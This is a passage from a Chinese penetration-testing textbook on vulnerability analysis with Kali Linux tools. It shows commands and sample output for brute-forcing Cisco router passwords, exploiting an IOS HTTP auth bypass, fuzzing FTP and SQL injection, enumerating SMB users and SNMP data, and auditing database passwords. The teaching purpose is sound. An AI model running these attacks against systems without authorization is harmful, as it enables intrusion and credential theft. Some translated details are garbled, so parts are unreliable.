值得注意的是，在进行渗透测试（包括内部和外部）时，人工评估和自动化脆弱性分析都很等重要。完全依赖自动化测试工具获得的评估结果，可能会有假阳性（误报）和假阴性（漏报）的情况。同时，审计人员对技术评估工具的熟悉程度同样影响着渗透测试工作的质量。要保障渗透工作的长期质量，要在注重评估工具质量的同时，不断提高审计人员的技能水平。本质上说，自动化工具生成的脆弱性分析结果不可能是最终的评估结果；自动化工具不能识别逻辑错误、未发现的漏洞、未公布的软件缺陷，以及影响安全的人类因素。因此，应当同时结合自动化分析和人工分析的方法，综合评估安全漏洞，这将大幅度提升渗透测试工作的成功概率。

7.1 漏洞的类型

按照产生缺陷的不同阶段，漏洞可划分为以下三个大类：设计类、实施类和运营类。

- 设计类漏洞：在软件设计阶段，因软件规格指标设计不当而产生的安全弱点。
- 实施类漏洞：位于系统代码中的技术安全缺陷。
- 运营类漏洞：由于系统的配置或部署不当而导致的安全漏洞。

基于对这三个类别的分析，我们总结出了漏洞的两个通用类型，即本地漏洞和远程漏洞。上述三类漏洞既可以是本地漏洞，也可以是远程漏洞。

在上述三类漏洞之中，哪种漏洞问题最难解决？

开发人员根据安全性需求指定系统安全规格，并依此在实施过程中实现各种安全指标。因此，解决设计类漏洞的时间最长。

7.1.1 本地漏洞

攻击人员以本地（物理）访问方式，通过执行代码的手段才能触发的漏洞称为“本地漏洞”。攻击人员能够利用这种类型的漏洞提高自身的访问权限，不受限制地访问该计算机系统。

例如，Bob拥有访问MS Windows Server 2008（32 位x86 平台）服务器的本地权限。管理员通过某种安全策略限制了他的访问权限，禁止他运行特定的应用程序。在极端条件下，他发现恶意代码可让他获取该计算机的系统级别或内核级别权限。利用了著名的安全漏洞（例如，CVE-2013-0232、GP Trap Handler nt!KiTrap0D）之后，他提升了自己的权限等级，并能够进行管理级别的操作，可不受限制地执行应用程序。这个范例表明，恶意的安全对手可通过本地漏洞轻易地提升他们访问计算机系统的权限。

有关微软Windows权限提升漏洞CVE-2013-0232的详细资料，请参见http://www.exploit-db.com/exploits/11199/。

7.1.2 远程漏洞

在物理上不接触主机的情况下，攻击人员使用恶意程序通过网络触发的系统漏洞，称作远程漏洞。这种类型的漏洞可使得攻击人员越过物理上的和本地上的限制，获取远程主机的访问权限。

例如，Bob和Alice分别联入互联网。他们的IP地址不同，分属不同的国家。假设Alice的电脑运行的操作系统是Windows XP，使用了生物学认证技术。再假如Bob 事先知道Alice主机的操作系统和IP地址。Bob极力想获取Alice电脑的远程控制权限。同时，他了解到可通过MS08-67 漏洞（Windows Server Service 的漏洞）远程攻击Windows XP 主机。

有关MS08-67，即微软Windows Server Service漏洞的详细信息，请参见http://www.exploit-db.com/exploits/6841/。

他使用了有关exploit程序获取了Alice主机的访问权限。

漏洞（vulnerability）和漏洞利用程序（exploit）的关系是什么？

漏洞是系统上存在的安全弱点。共计人员可利用有关漏洞或bug获取该主机的未经授权的操作权限。

7.2 漏洞的分类

随着近些年来技术领域的持续发展，人们也在不断总结安全漏洞的各种分类方法，期待以最合理的方式划分所有的常见漏洞。但是，就常见的影响系统安全的编程问题来说，还没有一种分类方法可以将之完全归纳。实际上，单一的漏洞可能分别属于多个类别或类型，这是现

今分类方法都解决不了的问题。另外，每种系统平台都需要与外部环境进行交互，这又带来分类方法的关联性问题、复杂性问题和扩展性问题。如下列表格所示，本书列举了多种分类标准，希望有助您识别各种安全故障。值得一提的是，很多调查软件安全性问题的安全评估工具，已经采取了这些漏洞分类方法。

上述各种分类方法，分别以各自的方式将安全漏洞进行分类，以帮助信息安全有关人员和研发人员识别那些可能会影响系统安全性的特定错误。因此，这些分类方法并不具备学术上的完备性和精确性。

7.3 OpenVAS

OpenVAS是一款封装了多种安全工具和安全服务的软件，是一个强大的漏洞管理平台。它采用了客户端/服务器的框架。其客户端测试目标主机网络漏洞的一系列操作，都是通过服务器端程序实现的。它的设计兼备模块化和稳定性的特点，支持并行安全测试，且兼容多种操作系统（Linux/Win32）。OpenVAS的核心组件和主要功能如下。

● OpenVAS scanner（扫描器）：负责管理、执行各种网络漏洞测试（NVT，Network Vulnerability Test）。NVT的订阅服务提供每日更新。整个平台可通过订阅服务更新测试插件（参见http://www.openvas.org/nvt-feeds.html）。

● OpenVAS Client（客户端）：即传统形式的桌面客工具和命令行工具（CLI）。它通过OTP协议（OpenVAS Transfer Protocol）控制扫描器。OTP相当于OpenVAS scanner的前段通信协议。

● OpenVAS Manager（管理程序）：漏洞扫描平台的中央控制服务。管理程序仅负责集中存储配置文件和存储扫描结果。此外，它的OMP 协议（OpenVAS Management Protocol）完全基于 XML，可用于各种用途。OMP 可用于设置扫描计划、生成测试报告、筛选扫描结果和聚合活动。

● Greenbone Security Assistant（安全助手）：工作于OMP 的Web 服务。它用于向用户提供一种基于OMP的Web客户端，方便用户配置、管理、控制具体的扫描操作。它的桌面版客户端程序叫做GSA Desktop，功能完全一样。此外，OpenVAS CLI（命令行工具）还支持在文本命令行下运行OMP协议的指令。

● OpenVAS administrator：负责用户管理和订阅更新。

OpenVAS使用的工具

OpenVAS集成的工具清单如下。

续表

设置OpenVAS的关键步骤如下。

1. 在桌面菜单中依此选中 Kali Linux | Vulnerability Analysis | OpenVAS | Openvas check setup，并按照程序的向导进行操作，以确定本机已经正确安装了 OpenVAS程序。然后按照提示，用默认的选项设置证书等项目；仅建议您在完全理解这些工具的情况下进行自定义设置。在您完成了每个FIX（修复）操作之后，您需要重新运行一次openvas check setup，直到它提示您已经成功配置好了这个程序。如图7.1所示，您同样可以在命令行窗口里启动这个程序。

2. 在桌面菜单中依此选中Kali Linux | Vulnerability Analysis | OpenVAS | Openvas check setup，创建一个OpenVAS 扫描所需的用户账号。在程序询问Authentication（pass/cert）时直接用回车键跳过该设置。在创建账号的最后一步，程序会要您为新建账号创建规则。如果您不需要设置特定规则，可使用Ctrl+D键直接退出。如果您要进行相应设置，可通过下述指令查看有关设置的帮助文件。

```
man openvas-adduser
```

3. 在主机联入互联网的情况下，通过NVT的订阅服务更新OpenVAS的插件，即在桌面菜单中依次选中Kali Linux |VulnerabilityAssessment | OpenVAS | OpenVas NVTSync。

4. 接下来就需要启动 OpenVAS 的服务端程序，以使客户端程序能够进行操作。在桌面菜单中依次选中Kali Linux | Vulnerability Assessment | OpenVAS | OpenVas Server，并等待程序加载完毕。

图7.1

5. 最后，可启动OpenVAS客户端程序。在桌面菜单里，桌面菜单中依次选中Kali Linux | Vulnerability Assessment | OpenVAS | OpenVas Client。在客户端界面窗口出现之后，选择File | Connect连接到OpenVAS Server，然后输入在第1步和第2步里设置的账号信息。

如图7.2 所示，在客户端程序中输入登录信息，以连接到OpenVAS Server。

接下来要设置的参数是目标主机、选择合适的插件、提供登录所需的凭据，并指定必要的访问规则（如第2步所述）。设置好全局设置之后，在菜单中选中File | Scan Assistant，并输入4个主要步骤（任务、范围、目标以及执行）的详细信息。在测试目标系统之前，系统将提示指定登录凭证，随后程序会进行测试工作。您选择的评估标准，决定了漏洞评估的时间长度。在完成评估的以后，程序会显示本次任务的评估报告（见图7.3）。

本例中，扫描任务的名称是CustomerUK。在程序窗口顶部的菜单里，选择Report | Export导出扫描报告，此时可以选择适合的报告格式（如NBE、XML、HTML、LaTex、TXT或PDF）。OpenVAS是一个功能强大的漏洞评估软件，它不仅能够在评估目标系统的决定性安全问题，而且还能生成内容全面的扫描报告。它的报告含有风险计量、漏洞细节、解决方案和相关网上资源等信息。

图7.2

图7.3

7.4 Cisco分析工具

Cisco 公司是顶级网络设备商之一，目前大多公司和政府机构都采用了他们的设备。对于Cisco品牌的设备来说，它们比其他品牌的设备面临着更多的着攻击和威胁；而对于攻击人员来说，发掘这个品牌设备上的漏洞也比挖掘其他品牌设备的漏洞更为困难。Cisco品牌的硬件有路由器、交换机、安全设备、无线产品，软件产品如IOS、NX-OS、安全设备管理器、CiscoWorks、统一通信管理器等。可以说，在广受好评的技术产品中，有不少是Cisco 品牌的产品。在本节中，我们将演示Kali Linux 中提供的针对Cisco 产品的安全测试工具。

7.4.1 Cisco Auditing Tool

Cisco Auditing Tool 简称CAT，属于小型的安全审计工具。它可检测出Cisco 路由器上的常见漏洞，能够发现注入默认密码、默认SNMP字符串和老版本IOS上存在的bug问题。

如需启动CAT，可在菜单里依次选中Kali Linux | Vulnerability Analysis | Cisco Tools |cisco–auditing-tool。启动终端窗口之后，您将看到扫描目标主机可用的所有选项。如果您打算继续使用终端窗口，可执行下述指令。

```
cd /usr/share/

CAT —help
```

上述指令将显示程序的全部选项、相关选项的使用说明和功能描述。它扫描Cisco设备的选项有以下几个。

- -h：指定主机名（在扫描单个主机的时候使用该选项）。
- -w：指定字典文件（以猜测团体字符串）。

● -a：指定密码列表（以穷举密码）。

● -i：及［ioshist］（检查该IOS 在历史上出现过的bug）。

将这些选项组合将使用，可以暴力破解方式探测Cisco设备的密码、团体字符串和可能会再现的旧有IOS bug。在破解密码之前，要更新路径/pentest/cisco/cisco-auditingtool/lists 下的密码列表和社区字符串，以提高破解成功的概率。而后，我们可在 Kali Linux的终端之中，使用下述指令进行扫描。

CAT -h ww.xx.yy.zz -w lists/community -a lists/passwords -i

Cisco Auditing Tool - g0ne [null0]

Checking Host: ww.xx.yy.zz

Guessing passwords:

Invalid Password: diamond

Invalid Password: cmaker

Invalid Password: changeme

Invalid Password: cisco

Invalid Password: admin

Invalid Password: default

Invalid Password: Cisco

Invalid Password: ciscos

Invalid Password: cisco1

Invalid Password: router

Invalid Password: router1

Invalid Password: _Cisco

Invalid Password: blender

Password Found: pixadmin

...

Guessing Community Names:

Invalid Community Name: public

Invalid Community Name: private

Community Name Found: cisco

...

如需编辑密码字典和团体字符串字典，可在执行上述命令之前，在终端窗口中使用Vim 编辑器编辑字典文件。Vim编辑器的详细介绍，可通过下述指令进行查看。

```
man vim
```

Cisco设备有16种不同的权限级别，权限级别的代码从0（限制最严格的级别）到15（限制最少的级别）。在设置Cisco设备账户的时候，每个账户都应设置相应的权限等级。如需更详细的介绍，请参见 http://www.cisco.com/en/US/docs/ios/12_2t/12_2t13/feature/guide/ftprienh.html。

7.4.2 Cisco Global Exploiter

Cisco Global Exploiter（CGE）是小型的Perl 脚本程序。它可测试Cisco 设备的14 种独立的漏洞。请注意只有特定类型的Cisco设备才会存在这些漏洞，所以这个程序不能完全满足Cisco安全评估的全部需要。篇幅所限，本书不会逐个讲解每个漏洞的具体信息。

如需启动CGE，可在菜单里依次选中Kali Linux | Vulnerability Analysis | Cisco Tools |cisco-global-exploiter，或在终端窗口中执行下述指令。

```
cd /usr/bin/

cge.pl
```

上述指令将显示程序的使用说明，并会按照顺序列出它能识别的14种漏洞。例如，在测试Cisco 878 集成服务路由器时，我们可以使用下述指令。

```
cge.pl 10.200.213.25 3
```

Vulnerability successful exploited with [http://10.200.213.25/level/17/exec/...] ...

上述指令进行的是第3类测试——测试Cisco IOS HTTPAuth漏洞，而且程序成功地利用了某个漏洞。进行深入调查之后，您会发现其他类型的Cisco设备同样存在这种漏洞，而且您可以使用相似的手段利用这些漏洞。利用漏洞的过程如图7.4所示。

图7.4

有关这个漏洞的详细信息，请参见http://www.cisco.com/warp/public/707/cisco-sa-20010627-ios-http-level.shtml。

可见，这种基于 HTTP 的强行访问漏洞可让入侵人员执行路由器指令，而且并不验证他们的身份。

7.5 Fuzz（模糊）分析工具

模糊分析是一种软件测试技术。审计人员和开发人员采用模糊分析技术，测试意外数据、无效数据和随机的数据输入对应用程序的影响。人们关注应用程序在模糊测试中出现的异常状态和崩溃问题。这种测试技术可深度揭露软件所隐含的其他测试手段不可能挖掘出来的漏洞。它能发现的漏洞有缓冲区溢出、格式化字符串、代码注入、迷途指针、竞争条件、拒绝服务条件和许多其他类型的漏洞。

Kali Linux 带有多种模糊测试工具。这些工具可以测试文件格式、网络协议、命令行输入、环境变量和Web应用。不可信的数据输入源都会输入不安全的和不一致的数据。例如， Web 应用程序和互联网用户之间的信任边界不可预知。既然如此，就应当对所有可能的数据输入都进行尝试（模糊测试），以验证已知和未知的漏洞。模糊分析是一种相对简单有效的测试方法，可用于质量保证和安全测试。由于这个原因，它有时也被称为健壮性测试（robustness testing）或否定测试（negative testing）。

模糊分析的关键步骤是什么？

通常认为，模糊测试由6 个步骤组成。这些步骤分别是识别目标、识别输入、生成模糊测试数据、执行模糊数据、监控输出和鉴别问题的可利用性（是否是exploit）。有关细节，请参见Fuzzing：Brute Force Vulnerability Discovery的ppt文件。该文件可在下述网址下载：http://recon.cx/en/f/msutton-fuzzing.ppt。

7.5.1 BED

Bruteforce Exploit Detector（BED）是纯文本协议的模糊测试工具，用于检测软件常见漏洞。它可以检测出缓冲区溢出漏洞、格式化字符串漏洞、整数溢出、DoS条件等漏洞。BED程序可以根据指定的协议，自动发送含有问题字符串的命令组合，以测试目标的处理方式。它目前支持的协议包括ftp、smtp、pop、http、irc、imap、pjl、lpd、finger、socks4和socks5。

如需启动BED 程序，可在菜单中依次选中Kali Linux | Vulnerability Analysis | Fuzzing Tools | bed，或者在shell 中使用下述指令。

cd /usr/share/bed/

bed.pl

上述指令将显示它的使用说明。如需查看某个协议的插件的详细说明，可使用下述指令。

bed –s FTP

该指令将介绍 FTP 插件的参数。在进行测试之前，我们通过该指令了解到这个插件需要-u用户名和-v密码这两个参数。接下来，我们利用BED测试目标系统的FTP守护进程。

bed -s FTP -u ftpuser -v ftpuser -t 192.168.0.7 -p 21 -o 3

BED 0.5 by mjm(www.codito.de) & eric (www.snake-basket.de)

- Buffer overflow testing:

testing: 1　　USER XAXAX　.....

testing: 2　　USER ftpuserPASS XAXAX　.....

- Formatstring testing:

testing: 1　　USER XAXAX　.....

testing: 2　　USER ftpuserPASS XAXAX　.....

- Normal tests
- Buffer overflow testing:

testing: 1　ACCT XAXAX　　.....

testing: 2　APPE XAXAX　　.....

testing: 3　ALLO XAXAX　　.....

testing: 4　CWD XAXAX　.....

testing: 5　CEL XAXAX　.....

testing: 6　DELE XAXAX　.....

testing: 7　HELP XAXAX　.....

testing: 8　MDTM XAXAX　.....

testing: 9　MLST XAXAX　.....

testing: 10　MODE XAXAX　.....

testing: 11　MKD XAXAX　.....

testing: 12　MKD XAXAXCWD XAXAX　.....

testing: 13　MKD XAXAXDELE XAXAX　.....

testing: 14　MKD XAXAXRMD XAXAX　.....connection

attempt failed: No route to host

上述信息表明，FTP守护程序在第14项测试的时候中断了连接。这可能是个潜在的缓冲区溢出问题。但是我们还需要调查特定测试模块，检查测试指令（参考文件/pentest/fuzzers/bed/bedmod/ftp.pm），以进行进一步调查。将目标程序恢复到正常状态再进行两次重复试验、增加BED的超时时间（-o），都是确认问题可重复出现的良好习惯。

7.5.2 JBroFuzz

JBroFuzz是对Web应用程序进行模糊测试的著名平台。它可模拟HTTP协议和HTTPS协议的Web请求。获悉要测试的域名和测试的URL部分之后，审计人员可以自己手工构造测试的请求，也可以使用程序预定义的payload数据库，生成基于已知漏洞的恶意请求，再把这些请求发送到目标服务器以进行模糊测试。JbroFuzz 的数据库能够帮助审计人员进行XSS、SQL 注入、缓冲区溢出、格式字符串错误等问题的自动化测试。而后，程序会记录目标的相应回复，以供进一步检查。基于执行测试的类型，审计人员应当手动调查服务器的响应或结果，以便识别出任何可能存在的漏洞。

JBroFuzz的关键功能包括模糊管理、payload的分类处理、通过浏览器的代理服务器嗅探Web 请求和回复、枚举网站目录等。这些功能都是应用协议模糊测试不可或缺的组成部分。

如需启动JBroFuzz程序，可在终端中使用下述指令。

```
cd /usr/share/zaproxy/lib/jbrofuzz/
```

java -jar JBroFuzz.jar

JBroFuzz 界面之中有大量的选项设置，这些选项都有详细的描述和说明。如果您需要查看帮助，可在菜单栏中选择Help | Topics，进入图7.5 所示的界面。

接下来，我们通过下述步骤测试一个Web应用程序。

1. 设定目标域的URL为http://testasp.targetdomain.com。这是一个基于ASP的Web应用程序。为满足测试需求的实际需要，我们还要在Request面板中将HTTP请求调整为如下所示。

图7.5

GET /showthread.asp?id=4 HTTP/1.0

Host: testasp.example.com

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-GB;

rv:1.9.0.10) Gecko/2009042316 Firefox/3.0.10

Accept: text/html,application/xhtml+xml,application/

xml;q=0.9,/;q=0.8

Accept-Language: en-gb,en;q=0.5

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

2. 在构造测试请求数据之前，我们已经知道这台服务器上存在一个 URL：http://testasp.example.com/showthread.asp?id=4。

3. 创建一个手工构造的测试请求，并选择URL的一部分（id=4）进行SQL注入的测试。

4. 选中第一行里的数字值4，然后点击顶部菜单条里的加号（+）按钮。

5. 在新弹出的窗口里，选择SQL Injection分类，并设置模糊测试的名称为SQL Injection，然后点击Add Fuzzer按钮。

6. 设置好模糊测试任务之后，主程序窗口的右侧边角的Added Payloads Table标签里，将会显示这个测试任务。

如果您的操作完全遵循上述步骤，那么您现在就可以对目标主机的Web应用程序进行SQL注入漏洞的模糊测试。

可通过菜单Panel｜Start或快捷键Ctrl+Enter启动测试任务。在程序处理测试请求的时候，您将在Request面板里看到程序发送的请求。另外，如果要观察每个HTTP/HTTPS的处理进度，可点击On The Wire 标签查看。在它完成模糊测试之后，可调查每个测试请求的响应结果。

可在Output 窗口中使用鼠标右键点击特定的服务器响应，然后选择Open in Browser选项。目标对我们发送的测试请求返回了下述信息，它很可能是SQL注入漏洞的现象。

HTTP/1.1 500 Internal Server Error Connection:close Date: Sat, 04

Sep 2013 21:59:06 GMT Server: Microsoft-IIS/6.0 X-Powered-By:

ASP.NET Content-Length: 302 Content-Type: text/html Set-Cookie: ASPS ESSIONIDQADTCRCB=KBLKHENAJBNNKIOKKAJJFCDI;

path=/ Cache-control: private

Microsoft SQL Native Client error '80040e14'

Unclosed quotation mark after the character string ".

/showthread.asp, line 9

在Windows系统中安装Metasploit时，应该禁用防病毒软件，因为有些安装文件会被其检测为潜在的病毒或威胁，从而阻塞安装过程。有关这个程序的详细信息，请参见 http://wiki191.owasp.org/index.php/Category:OWASP_JbroFuzz。

7.6 SMB分析工具

Server Message Block（SMB）是应用层协议，通常用于文件和打印机共享服务。此外，它还可将网络中不同节点的串口服务和其他通信协议共享。SMB 又称为 CIFS（Common Internet File System）。

SMB采用了单纯的客户端/服务器的CS架构，而且兼容Linux和Windows等多种平台。NetBIOS（Network BasicInput Output System）是SMB 协议的组成部分，用于Windows系统的传输服务。NetBIOS 工作于 TCP/IP 协议（NBT），因此同一局域网内的每台电脑都可通过唯一的网络名称和IP地址与另一台电脑进行通信。

此外，对于DEC/RPC服务程序实现的网络节点间IPC（跨进程通信）而言，其认证通道同样使用SMB协议。也就是说，不同电脑、不同进程间都可通过SMB的认证通道进行数据交换。NetBIOS服务通常在不同的TCP端口和UDP端口（135、137、138、139、445）上提供不同的服务。因为SMB功能强大而防护能力脆弱，所以它是黑客的首要攻击目标。人们曾经曝光了SMB协议的大量漏洞，这些漏洞都为入侵者敞开了方便之门。本节将介绍获取SMB信息的多个工具，它们可获取主机名、运行服务、域控制器、MAC地址、操作系统类型、当前登录用户、隐藏共享、时间信息、用户群组、当前会话、打印机、可用磁盘等信息。

如需了解SMB、NetBIOS和相关协议的详细信息，请参见 http://timothydevans.me.uk/nbf2cifs/book1.html。

ImpacketSamrdump

Samrdump 是获取主机敏感信息的工具。它通过 DCE/RPC（Distributed Computing Environment/Remote Procedure Call）服务调用 SAM（安全账户管理器，Security Account Manager）的远程接口，继而获取信息。它可列举同一局域网内的目标主机上的所有的系统共享、用户账户和其他信息。

如需启动ImpacketSamrdump，可在shell中执行下述指令。

cd /usr/share/doc/python-impacket-doc/examples/samrdump.py

python samrdump.py

上述指令将显示它的使用说明和必要的语法简介。简单的说，python samrdump.py user:pass@ip port/SMB这样的指令就可对指定目标的指定端口（139或445）进行检测。

python samrdump.py h4x:123@192.168.0.7 445/SMB

Retrieving endpoint list from 192.168.0.7

Trying protocol 445/SMB...

Found domain(s):

. CUSTDESK

. Builtin

Looking up users in domain CUSTDESK

Found user: Administrator, uid = 500

Found user: ASPNET, uid = 1005

Found user: Guest, uid = 501

Found user: h4x, uid = 1010

Found user: HelpAssistant, uid = 1000

Found user: IUSR_MODESK, uid = 1004

Found user: IWAM_MODESK, uid = 1009

Found user: MoDesktop, uid = 1003

Found user: SUPPORT_388945a0, uid = 1002

Administrator (500)/Enabled: true

...

上述指令列出了远程主机上的全部用户名。在Samrdump的指令之中，目标主机的用户名和密码并不是必选项；在指定用户名和密码时，该指令将能返回其他方式获取不到的更多信息。利用上述信息，我们可检查在共享文件中搜索敏感数据，访问其他用户，进而揭示更有价值的信息。

7.7 SNMP分析工具

SNMP（Simple Network Management Protocol）是一个运行于UDP 协议161 端口的应用层协议。SNMP 协议主要用于网络设备运行状态的监控，以关注需要管理员干预的事件，及时了解诸如电源断电、网络不可达等网络运行情况。采用了SNMP管理技术的网络结构，通常由网络设备、管理端和代理端组成。

管理端程序负责网络管理和状态监控的管理任务。代理端是网络设备运行的软件。可运行客户端程序的网络设备包括支持SNMP协议路由器、交换机、集线器、网络摄像头、网桥，以及安装客户端程序的操作系统（Linux、Windows）主机。安装了代理端程序的设备通过SNMP协议向管理端报告设备带宽、正常运行时间、运行进程、网络接口、系统服务等数据信息。SNMP 信息通过多个变量分别描述了系统不同方面的配置情况。SNMP 信息采用MIB（Management Information Base）的层次结构方式组织消息中的各种变量，每个变量有确定的唯一对象标识符（Object Identifier，OID）。SNMP 协议共有三个版本，即v1、v2和v3。

以安全角度看，vl和v2版本的方案均是通过团体字符串实现安全防护。而v3在保密性、完整性和身份验证方面的功能更好。本文介绍的工具主要针对基于vl和v2c的SNMP设备。

如需深入了解SNMP协议，请参见http://www. tech-faq.com/snmp.html。

SNMP Walk

SNMP Walk是一个功能强大的SNMP信息采集工具。它可依据设备类型提取所有配置数据。这些信息将对攻击的后续工作非常有用。此外，SNMP Walk 可针对性地获取单组MIB数据或特定OID值。

如需启动SNMP Walk 程序，可在终端中使用下述指令。

snmpwalk

上述命令将显示该程序的使用说明和选项说明。SNMP Walk 可以使用三种不同版本的SNMP协议（即vl、v2c和v3），这也是它的主要优势所在。在远程设备使用的SNMP协议不能向下兼容时，这一优势将发挥作用。本例将使用下述指令，在指令行中分别以v1和v2c版本的SNMP协议获取远程主机的信息。

snmpwalk -v 2c -c public -O T -L f snmpwalk.txt 10.20.127.49

SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 15 Model 4

Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 5.2 (Build 3790 Multiprocessor Free)

SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.311.1.1.3.1.2

DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (1471010940) 170 days, 6:08:29.40

SNMPv2-MIB::sysContact.0 = STRING:

SNMPv2-MIB::sysName.0 = STRING: CVMBC-UNITY

SNMPv2-MIB::sysLocation.0 = STRING:

SNMPv2-MIB::sysServices.0 = INTEGER: 76

IF-MIB::ifNumber.0 = INTEGER: 4

IF-MIB::ifIndex.1 = INTEGER: 1

IF-MIB::ifIndex.65538 = INTEGER: 65538

IF-MIB::ifIndex.65539 = INTEGER: 65539

IF-MIB::ifIndex.65540 = INTEGER: 65540

IF-MIB::ifDescr.1 = STRING: Internal loopback interface for 127.0.0 network

IF-MIB::ifDescr.65538 = STRING: Internal RAS Server interface for dial in clients

IF-MIB::ifDescr.65539 = STRING: HP NC7782 Gigabit Server Adapter #2

IF-MIB::ifDescr.65540 = STRING: HP NC7782 Gigabit Server Adapter

IF-MIB::ifType.1 = INTEGER: softwareLoopback(24)

IF-MIB::ifType.65538 = INTEGER: ppp(23)

IF-MIB::ifType.65539 = INTEGER: ethernetCsmacd(6)

IF-MIB::ifType.65540 = INTEGER: ethernetCsmacd(6)

IF-MIB::ifMtu.1 = INTEGER: 32768

IF-MIB::ifMtu.65538 = INTEGER: 0

IF-MIB::ifMtu.65539 = INTEGER: 1500

...

IF-MIB::ifPhysAddress.65539 = STRING: 0:13:21:c8:69:b2

IF-MIB::ifPhysAddress.65540 = STRING: 0:13:21:c8:69:b3

IF-MIB::ifAdminStatus.1 = INTEGER: up(1)

...

IP-MIB::ipAdEntAddr.127.0.0.1 = IpAddress: 127.0.0.1

IP-MIB::ipAdEntAddr.192.168.1.3 = IpAddress: 192.168.1.3

IP-MIB::ipAdEntAddr.192.168.1.100 = IpAddress: 192.168.1.100

IP-MIB::ipAdEntAddr.10.20.127.52 = IpAddress: 10.20.127.52

IP-MIB::ipAdEntIfIndex.127.0.0.1 = INTEGER: 1

IP-MIB::ipAdEntIfIndex.192.168.1.3 = INTEGER: 65540

IP-MIB::ipAdEntIfIndex.192.168.1.100 = INTEGER: 65538

IP-MIB::ipAdEntIfIndex.10.20.127.52 = INTEGER: 65539

IP-MIB::ipAdEntNetMask.127.0.0.1 = IpAddress: 255.0.0.0

IP-MIB::ipAdEntNetMask.192.168.1.3 = IpAddress: 255.255.255.0

IP-MIB::ipAdEntNetMask.192.168.1.100 = IpAddress: 255.255.255.255

IP-MIB::ipAdEntNetMask.10.20.127.52 = IpAddress: 255.255.255.248

IP-MIB::ipAdEntBcastAddr.127.0.0.1 = INTEGER: 1

IP-MIB::ipAdEntBcastAddr.192.168.1.3 = INTEGER: 1

IP-MIB::ipAdEntBcastAddr.192.168.1.100 = INTEGER: 1

IP-MIB::ipAdEntBcastAddr.10.20.127.52 = INTEGER: 1

IP-MIB::ipAdEntReasmMaxSize.127.0.0.1 = INTEGER: 65535

IP-MIB::ipAdEntReasmMaxSize.192.168.1.3 = INTEGER: 65535

IP-MIB::ipAdEntReasmMaxSize.192.168.1.100 = INTEGER: 65535

IP-MIB::ipAdEntReasmMaxSize.10.20.127.52 = INTEGER: 65535

RFC1213-MIB::ipRouteDest.0.0.0.0 = IpAddress: 0.0.0.0

RFC1213-MIB::ipRouteDest.127.0.0.0 = IpAddress: 127.0.0.0

RFC1213-MIB::ipRouteDest.127.0.0.1 = IpAddress: 127.0.0.1

RFC1213-MIB::ipRouteDest.192.168.1.0 = IpAddress: 192.168.1.0

RFC1213-MIB::ipRouteDest.192.168.1.3 = IpAddress: 192.168.1.3

RFC1213-MIB::ipRouteDest.192.168.1.100 = IpAddress: 192.168.1.100

RFC1213-MIB::ipRouteDest.192.168.1.255 = IpAddress: 192.168.1.255

RFC1213-MIB::ipRouteDest.10.20.127.48 = IpAddress: 10.20.127.48

RFC1213-MIB::ipRouteDest.10.20.127.52 = IpAddress: 10.20.127.52

RFC1213-MIB::ipRouteDest.10.20.127.255 = IpAddress: 10.20.127.255

...

上述指令的输出信息可帮助我们深入地了解目标主机。其中，选项-c 用于指定提取MIB 所需的团体字符串，-O 选项将输出结果以可读的文本（T）形式进行输出，-L选项将数据保存为文件（f snmpwalk.txt）。如需详细了解SNMP Walk 各种使用方法，可访问网址http://net-snmp.sourceforge.net/wiki/index.php/TUT:snmpwalk。渗透测试人员获取的信息量越多，他们对目标网络架构理解得越透彻。

7.8 Web程序分析工具

现在的应用程序大多采用了多种Web技术，这不仅增加了程序问题的复杂性，而且增加了敏感数据泄露的风险。一直以来，Web 应用程序从始至终都是恶意对手窃取、操纵、破坏和敲诈企业业务的目标。Web 应用程序的大量普及，也给渗透测试人员带来了前所未有的巨大挑战。Web 应用程序（前端）和数据库（后端）都是加固网络安全的重点。Web应用程序扮演着数据处理系统的角色，而数据库负责存储敏感数据（例如信用卡号、用户信息、认证数据等），所以两者的安全性都要兼顾。

本节把Web应用程序的安全分析分为“Web应用程序测试”和“数据库测试”两个部分。虽然如此，我们应该非常清楚二者之间的关系，以及它们组成的复合技术架构。Kali Linux 提供了多款能够对 Web 应用程序和数据库程序进行综合评估分析的安全评估工具。也就是说，有些工具能够通过Web应用程序（即前端）攻击后台数据库（如SQL注入）。

7.8.1 数据库评估工具

本节将介绍 Kali Linux 的三款数据库分析工具。这三款分析工具分别用于 MS-SQL、MySQL 和 Oracle 数据库的安全测试。本文会逐一演示它们的基本功能和功能。这些工具主要用于数据库的指纹指纹、服务枚举、密码审计，以及评估目标系统遭受SQL注入攻击的可能性。审计人员可利用这些工具掌握前端的Web漏洞，并同时发现后台数据库的安全弱点。

如需详细了解 SQL 诸如攻击及有关类型，请参见 http://hakipedia.com/index.php/SQL_Injection。

1．DBPwAudit

DBPwAudit是一款审计Oracle、MySQL、MS-SQL 和IBM DB2 服务器密码安全性的工具，它是Java程序。这款工具大幅度地简化了使用新数据库（评估）技术的难度。在目标系统没有采用强密码安全策略的情况下，它可帮助渗透测试人员找到数据库管理系统的有效账户。目前，它支持字典式密码攻击机制。

如需启动 DBPwAudit 程序，可在桌面菜单里依次选中 Kali Linux | Vulnerability Analysis | Database Assessment | dbpwaudit，或者在shell 中使用下述指令。

```
cd /usr/share/dbpwaudit/

dbpwaudit
```

上述指令将在屏幕上显示程序的所有选项及使用说明。如需知道DBPwAudit可以驱动的数据库类型，可使用下述指令。

```
dbpwaudit -L
```

上述指令将列出该程序可以审计的数据库类型。特别要注意数据库系统的别名（aliases），在命令行中指定数据库类型时要使用数据库的别名。

本文将演示该程序审计MySQL数据的方法。在此之前，我们首先要安装好MySQL驱动程序。在安装好MySQL驱动程序之后，我们可测试目标数据库系统是否含有常见账户。在进行字典式测试之前，我们需要提前准备好两个字典文件，即users.txt和passwwords.txt。然后使用下述指令。

```
dbpwaudit -s 10.2.251.24 -d pokeronline -D MySQL -U \ users.txt –P
```

passwords.txt

DBPwAudit v0.8 by Patrik Karlsson patrik@cqure.net

[Tue Sep 14 17:55:41 UTC 2013] Starting password audit ...

[Tue Sep 14 17:55:41 UTC 2013] Testing user: root, pass: admin123

[Tue Sep 14 17:55:41 UTC 2013] Testing user: pokertab, pass: admin123

ERROR: message: Access denied for user 'root'@'10.2.206.18' (using password: YES), code: 1045

